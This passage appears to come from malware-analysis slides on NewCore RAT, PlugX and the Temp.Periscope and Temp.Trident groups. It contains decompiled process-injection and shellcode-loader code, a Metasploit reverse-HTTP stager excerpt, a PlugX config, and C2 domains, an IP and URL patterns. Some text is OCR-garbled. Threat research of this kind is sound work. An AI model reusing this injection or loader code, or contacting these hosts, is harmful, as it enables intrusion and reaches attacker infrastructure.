11 xor_key = [5, 9, 3, 4, 6, 9, 3, 8, 2, 6, 4, 1, 9, 5, 5, 3, 8, 2, 4, 1, 3, 8, 4, 5, 6, 7, 6, 7, 7, 3, 8, 7, 1, 6, 3, 5, 7, 9, 5, 0]
12 for i in range(len(data)):
13     decode_data.append(int.from_bytes(data[i], "little") ^ (xor_key[i % len(xor_key)]))
14 print(hex(decode_data[i]))
15
16 with open("out.bin", 'wb') as f:
17     f.write(bytearray(decode_data))
```

The screenshot shows a debugger interface with two main panes. The left pane displays assembly code in Intel syntax, and the right pane shows the memory dump of the variable `decode_data`. The assembly code consists of a series of MOV instructions followed by a TEST and JLE instruction, which then branches to a label `LAB_10001578`. The memory dump shows the decoded shellcode, with each byte value listed next to its memory address.

Address	Value	Content
100014e8	c7 45 a0	MOV dword ptr [EBP + local_64],0x90005
100014ef	c7 45 a4	MOV dword ptr [EBP + local_60],0x40003
100014f6	c7 45 a8	MOV dword ptr [EBP + local_5c],0x90006
100014fd	c7 45 ac	MOV dword ptr [EBP + local_58],0x80003
10001504	c7 45 be	MOV dword ptr [EBP + local_54],0x60002
1000150b	c7 45 b4	MOV dword ptr [EBP + local_50],0x10004
10001512	c7 45 b8	MOV dword ptr [EBP + local_4c],0x50009
10001519	c7 45 bc	MOV dword ptr [EBP + local_48],0x30005
10001520	c7 45 c0	MOV dword ptr [EBP + local_44],0x20008
10001527	c7 45 c4	MOV dword ptr [EBP + local_40],0x10004
1000152e	c7 45 c8	MOV dword ptr [EBP + local_3c],0x80003
10001535	c7 45 cc	MOV dword ptr [EBP + local_38],0x50004
1000153c	c7 45 d0	MOV dword ptr [EBP + local_34],0x70006
10001543	c7 45 d4	MOV dword ptr [EBP + local_30],0x70006
1000154a	c7 45 d8	MOV dword ptr [EBP + local_2c],0x30007
10001551	c7 45 dc	MOV dword ptr [EBP + local_28],0x70008
10001558	c7 45 e0	MOV dword ptr [EBP + local_24],0x60001
1000155f	c7 45 e4	MOV dword ptr [EBP + local_20],0x50003
10001566	c7 45 e8	MOV dword ptr [EBP + local_1c],0x90007
1000156d	c7 45 ec	MOV dword ptr [EBP + local_18],0x5
10001574	85 ff	TEST EDI,EDI
10001576	7e 14	JLE LAB_10001578
10001578	83 f9 28	CMP param_1,0x28
1000157b	75 02	JNZ LAB_1000157f
1000157d	33 c1	XOR param_1,param_1
1000157f	8a 54 4d a0	MOV DL,byte ptr [EBP + param_1->unused*0x2 + -0x60]
10001583	30 14 30	XOR byte ptr [EAX + ESI*0x1],DL
10001586	40	INC EAX
10001587	41	INC param_1
10001588	3b c7	CMP EAX,EDI
1000158a	7c 66	JL LAB_10001578

[2019-05-23]

b82e0ac46f6b812c83a3954038814cce

- Execute NewCore RAT

- With option

- QcConsole.exe -LowIntegrityServer

- Traffic is characteristic

Time	Process	URL
0003b458 20:00:2d	unicode	u"-LowIntegrityServer"
0003b484 22	??	22h "
0003b485 00	??	00h
0003b486 00	??	00h
0003b487 00	??	00h
0003b488 22	??	22h "
0003b489 00	??	00h
0003b48a 00	??	00h
0003b48b 00	??	00h
0003b48c 5c:00:64	unicode	u"\\"dllhst3g.exe"
0003b48d 5c:00:90		

HTTP REQUESTS 2 CONNECTIONS 3 DNS REQUESTS 1 THREATS 2

Time	HTTP code	Method	Rep	ID	Process	URL
90552ms	No Response	GET	🔥	4020	QcConsol.exe	http://quocphong.ministop14.com/link?url=maOVmKGmMDU1&enpl=OXcoVQ==&encd=XARIZTE=
90569ms	No Response	GET	🔥	4020	QcConsol.exe	http://quocphong.ministop14.com:8080/link?url=maOVmKGmMDU1&enpl=OXcoVQ==&encd=XARIZTE=

13a907 00 ?? 00n  
13a908 68 74 74 ds "http://%s:%d/link?url=%s&enpl=%s&encd=%s"

Time	Class	ID	Process	Threat
93530ms	A Network Trojan was detected	4020	QcConsol.exe	ETPRO TROJAN NewcoreRAT HTTP CnC Pattern
150.00s	A Network Trojan was detected	4020	QcConsol.exe	ETPRO TROJAN NewcoreRAT HTTP CnC Pattern

00043148 71 75 6f ds "quocphong.ministop14.com"  
03ab48 4d 00 6f unicode u"Mozilla/4.0 (compatible; MSIE 8.0; Win32)"

[2018-04-04]

d64161db327f4ec91d458a00293c62b0

---


**Phụ lục 1: CHƯƠNG TRÌNH HOẠT ĐỘNG CNTT 2018**

(kèm theo kế hoạch số: /KH-UBND ngày tháng  
năm 2018 của UBND quận Hải Châu)

T	TÊN CHƯƠNG TRÌNH, DỰ ÁN	TÓM TẮT MỤC TIÊU DỰ ÁN	THỜI GIAN THỰC HIỆN	DỰ KIÉN KINH PHÍ (triệu đồng)

[2018-04-04]

d64161db327f4ec91d458a00293c62b0



[2018-04-04]

d64161db327f4ec91d458a00293c62b0

- RasTls.dll injects PlugX into dllhost.exe

```
10001480 80 83 C0    TEST    AX,AX
1000146d 75 f4        JNZ     LAB_10001463
1000146f b9 06 00      MOV     ECX,0x6
                          00 00
10001474 be 58 80      MOV     ESI,u_\dllhost.exe_10008058
                          00 10
10001479 f3 a5        MOVS D.REP ES:EDI,ESI=>u_\dllhost.exe_10008058
1000147b 8d 8d f4        LEA     ECX=>local_210,[EBP + 0xfffffdf4]
                          fd ff ff
10001481 66 a5        MOVS W    ES:EDI,ESI=>u_\dllhost.exe_10008058
10001483 e8 a8 fc        CALL   FUN_10001130
                          ff ff
```

```
void __fastcall FUN_10001130(LPCWSTR param_1)
{
    LPVOID lpBaseAddress;
    BOOL BVar1;
    HANDLE hProcess;
    int iVar2;
    _STARTUPINFO local_32c;
    SIZE_T local_2e8;
    _PROCESS_INFORMATION local_2e4;
    CONTEXT local_2d4;
    uint local_8;

    local_8 = DAT_10009000 ^ (uint)&stack0xfffffffffc;
    if (param_1 != (LPCWSTR)0x0) {
        FUN_10004970((int *)&local_32c.lpReserved,0x0x40);
        local_2e4.hProcess = (HANDLE)0x0;
        local_2e4.hThread = (HANDLE)0x0;
        local_2e4.dwProcessId = 0;
        local_2e4.dwThreadId = 0;
        local_32c.cb = 0x44;
        CreateProcessW(param_1,(LPWSTR)0x0,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0x4,
                      (LPVOID)0x0,(LPCWSTR)0x0,(LPSTARTUPINFO)&local_32c,
                      (LPPROCESS_INFORMATION)&local_2e4);
        FUN_10004970((int *)&local_2d4.Dr0,0,0x2c8);
        local_2d4.ContextFlags = 0x1003f;
        GetThreadContext(local_2e4.hThread,(LPCONTTEXT)&local_2d4);
        lpBaseAddress = VirtualAllocEx(local_2e4.hProcess,(LPVOID)0x0,0x1fbfa3,0x1000,0x40);
        if (lpBaseAddress != (LPVOID)0x0) {
            local_2e8 = 0;
            BVar1 = WriteProcessMemory(local_2e4.hProcess,lpBaseAddress,&lpBuffer_10009b30,0x1fbfa3,
                                      &local_2e8);
            if (BVar1 != 0) {
                local_2d4.Eip = lpBaseAddress;
                SetThreadContext(local_2e4.hThread,&local_2d4);
                ResumeThread(local_2e4.hThread);
                iVar2 = 0x1e;
                do {
```

[2018-04-04]

d64161db327f4ec91d458a00293c62b0

- PlugX is a RAT used by various actors, including actors targeting Japan
  - APT 10, 26, 31, 40, 41
  - Calypso group
  - DragonOK
  - Emissary Panda
  - Hellsing
  - Hurricane Panda
  - Nightshade Panda
  - UPS

This screenshot shows a blog post from the JPCERT Analysis Center. The title is "Analysis of a Recent PlugX Variant - ‘P2P PlugX’". The author is Shusei Tomonaga, and the date is January 29, 2015. The post discusses a recent variant of the PlugX Remote Access Tool (RAT) with a focus on its P2P function. It includes a "PlugX" button and social sharing links for Twitter and Email.

This screenshot shows a follow-up blog post from the same author and date. The title is "PlugX + Poison Ivy = PlugIvy? - PlugX Integrating Poison Ivy’s Code -". It continues the analysis of the PlugX variant, specifically its integration with Poison Ivy. It includes a "PlugX" button and social sharing links.

This screenshot shows a third blog post by Shusei Tomonaga. The text reads: "Hi again, this is Shusei Tomonaga from the Analysis Center. PlugX is a type of malware used for targeted attacks. We have introduced its new features in the blog article ‘Analysis of a Recent PlugX Variant - ‘P2P PlugX’’. This article will discuss the following two structural changes observed in PlugX since April 2016: [links to the previous posts]."/>

<https://blogs.jpcert.or.jp/en/2015/01/analysis-of-a-r-ff05.html> <https://blogs.jpcert.or.jp/en/2017/02/plugx-poison-iv-919a.html>

# PlugX config



## MalConfScan

develop by JPCERT

```
Volatility Foundation Volatility Framework 2.6.1
[+] Searching memory by Yara rules.
[+] Detect malware by Yara rules.
[+] Process Name      : dllhost.exe
[+] Process ID        : 4248
[+] Malware name      : plugx
[+] Base Address(VAD) : 0x8600000
[+] Size              : 0x2F000
-----
Process: dllhost.exe (4248)
```

```
[Config Info]
Version          : 3
Version Info     : Null
Config Size      : 0x36A4
Delete DLL list  : Disable
File Delete      : Disable
Key Logger       : Enable
Unknown Flag     : Disable
Sleep Time1      : 10 secs
Sleep Time2      : 0 secs
Network Activity : Everyday
Server 1         : WOUDERFULU.impresstravel.ga:80 (Type 3)
Server 2         : WOUDERFULU.impresstravel.ga:80 (Type 4)
Server 3         : WOUDERFULU.impresstravel.ga:8001 (Type 4)
Server 4         : WOUDERFULU.impresstravel.ga:8001 (Type 3)
Server 5         : WOUDERFULU.impresstravel.ga:8080 (Type 3)
Server 6         : WOUDERFULU.impresstravel.ga:8080 (Type 4)
Server 7         : WOUDERFULU.impresstravel.ga:443 (Type 4)
Server 8         : WOUDERFULU.impresstravel.ga:443 (Type 3)
Server 9         : WOUDERFULU.impresstravel.ga:53 (Type 3)
Server 10        : WOUDERFULU.impresstravel.ga:53 (Type 4)
```

```
Server URL 1    :
Server URL 2    :
Server URL 3    :
Server URL 4    :
Server URL 5    :
Server URL 6    :
```

Malware config is useful for attribution

```
Server URL 13   :
Server URL 14   :
Server URL 15   :
Server URL 16   :
Auto Start      : Run Registry
Install Folder  : %AUTO%\gZWJElksUtKCYK
Service Name    : msinfo
Service Display Name : msinfo
Service Comment : msinfo service for windows.
Registry Subkey : HKEY_CURRENT_USER
Registry Key    : Software\Microsoft\Windows\CurrentVersion\Run
Registry Value  : yWOCCmOKa
Injection        : Disable
Injection Process1 :
Injection Process2 :
Injection Process3 :
Injection Process4 : %windir%\system32\svchost.exe
UACBypass       : Disable
UACBypass Process1 :
UACBypass Process2 :
UACBypass Process3 :
UACBypass Process4 : %windir%\system32\msiexec.exe
Server ID1      : TEST
Server ID2      : TEST
Mutex           : My_Name
Screen Capture  : Disable
Screen Capture Folder : %AUTO%\emproxy\screen
IP Scan         : Disable
```

# Temp. Periscope

# Temp.Periscope

---

- Targeting USA, Europe and etc..
  - Mainly defense and government sector
  - Using BLACKCOFFEE, Derusbi and etc...
  - China's involvement suspected

Target	Version	8.t Encode	T1137	T1073	Dropped file name	Malware
PH	1	F2 A3 20 72	No	Yes	vsodscpl.dll	Meterpreter


[2018-12-09]

5af6c9c49012abd1468dcfa3f3e49a1



[2018-12-09]

5af6c9c49012abd1468dcfa3f3e49a1



[2018-12-09]

5af6c9c49012abd1468dcfa3f3e49a1

spoolsv.exe



Load



Read

vsodscpl



vsodscpl.dll



[2018-12-09]

# 5af6c9c49012abd1468dcfa3f3e49a1

- Read and execute a file (shellcode) named "vsodscpl"
- DLL name is "sc\_loader.dll"

```
*****  
* Export Library Name  
*****  
1000c4e2 73 63 5f      ds      "sc_loader.dll"  
    6c 6f 61  
    64 65 72 ...  
  
1000c4f0 64 6c 6c      ds      "dll_wWinMain"  
    5f 77 57  
    69 6e 4d ...  
  
XREF[1]: 10
```

```
puVar3 = puVar3;  
puVar1 = (undefined4 *)((int)puVar3 + 2);  
} while (*((short *)((int)puVar3 + 2)) != 0);  
*(undefined4 *)((int)puVar3 + 2) = 0x730076;  
*(undefined4 *)((int)puVar3 + 6) = 0x64006f;  
*(undefined4 *)((int)puVar3 + 10) = 0x630073;  
*(undefined4 *)((int)puVar3 + 0xe) = 0x6c0070;  
*(undefined2 *)((int)puVar3 + 0x12) = 0;  
_File = _wfopen(local_210,(wchar_t *)"r");  
if (_File != (FILE *)0x0) {  
    _fseek(_File,0,2);  
    dwSize = _ftell(_File);  
    _fseek(_File,0,0);  
    _DstBuf = (code *)VirtualAlloc((LPVOID)0x0,dwSize,0x3000,0x40);  
    if (_DstBuf != (code *)0x0) {  
        _fread(_DstBuf,dwSize,1,_File);  
    }  
    (*_DstBuf)();  
}
```

s_v_1000b924	ds	"v"
	ds	"s"
s_o_1000b928	ds	"o"
	ds	"d"
s_s_1000b92c	ds	"s"
	ds	"c"
s_p_1000b930	ds	"p"
	ds	"l"

[2018-12-09]

# 5af6c9c49012abd1468dcfa3f3e49a1

## • Shellcode

- Hard-coded IP and URL
- Metasploit's `block_reverse_http_use_proxy_creds.asm`

```
111 download_prep:  
112     xchg eax, ebx          ; place the allocated base address in ebx  
113     push ebx              ; store a copy of the stage base address on the stack  
114     push ebx              ; temporary storage for bytes read count  
115     mov edi, esp           ; &bytesRead  
116  
117 download_more:  
118     push edi              ; &bytesRead  
119     push 8192              ; read length  
120     push ebx              ; buffer  
121     push esi              ; hRequest  
122     push 0xE2899612         ; hash( "wininet.dll", "InternetReadFile" )  
123     call ebp  
124  
125     test eax,eax          ; download failed? (optional?)  
126     jz failure  
127  
128     mov eax, [edi]  
129     add ebx, eax           ; buffer += bytes_received  
130  
131     test eax,eax          ; optional?  
132     jnz download_more      ; continue until it returns 0  
133     pop eax               ; clear the temporary storage  
134  
135 execute_stage:  
136     ret                   ; dive into the stored stage address
```

[https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block\\_reverse\\_http\\_use\\_proxy\\_creds.asm](https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_reverse_http_use_proxy_creds.asm)

000001d0	e8 81 ff ff ff	CALL	FUN_00000156
000001d5	2f 47 76 39 66 00	ds	"\Gv9f"
000001db	00	??	00h
LAB_00000219			
00000219	e8 1d ff ff ff	CALL	FUN_0000013b
0000021e	31 32 38 2e 31 39 29 2a 21	ds	"128.199.154.189"

Console - Scripting			
shellcode_hashes.py> Running...			
-----			
0000009b rorl3AddHash32Dll [kernel32.dll]LoadLibraryA			
0000012f rorl3AddHash32Dll [wininet.dll]InternetOpenA			
0000014b rorl3AddHash32Dll [wininet.dll]InternetConnectA			
00000165 rorl3AddHash32Dll [wininet.dll]HttpOpenRequestA			
0000017b rorl3AddHash32Dll [wininet.dll]InternetSetOptionA			
00000189 rorl3AddHash32Dll [wininet.dll]HttpSendRequestA			
0000019e rorl3AddHash32Dll [kernel32.dll]GetLastError			
000001a7 rorl3AddHash32Dll [user32.dll]GetDesktopWindow			
000001b6 rorl3AddHash32Dll [wininet.dll]InternetErrorDlg			
000001dc rorl3AddHash32Dll [kernel32.dll]ExitProcess			
000001f0 rorl3AddHash32Dll [kernel32.dll]VirtualAlloc			
00000204 rorl3AddHash32Dll [wininet.dll]InternetReadFile			

# Temp. Trident

# Temp.Trident

---


- Targeting Central Asia
  - Mainly Mongolia, Kazakhstan and Ukraine
  - Formerly targeting Japan and Korea
  - Using IceFog
  - China's involvement suspected

Target	Version	8.t Encode	T1137	T1073	Dropped file name	Malware
RU, TR	2	F2 A3 20 72	No	Yes	RasTls.dll	IceFog Sisfader Reaver

[2018-03-07]


**46d91a91ecdf9c0abc7355c4e7cf08fc**

---



[2018-03-07]

46d91a91ecdf9c0abc7355c4e7cf08fc



[2018-03-07]

# 46d91a91ecdf9c0abc7355c4e7cf08fc

- Use the same technique as the tweet about the IceFog attack
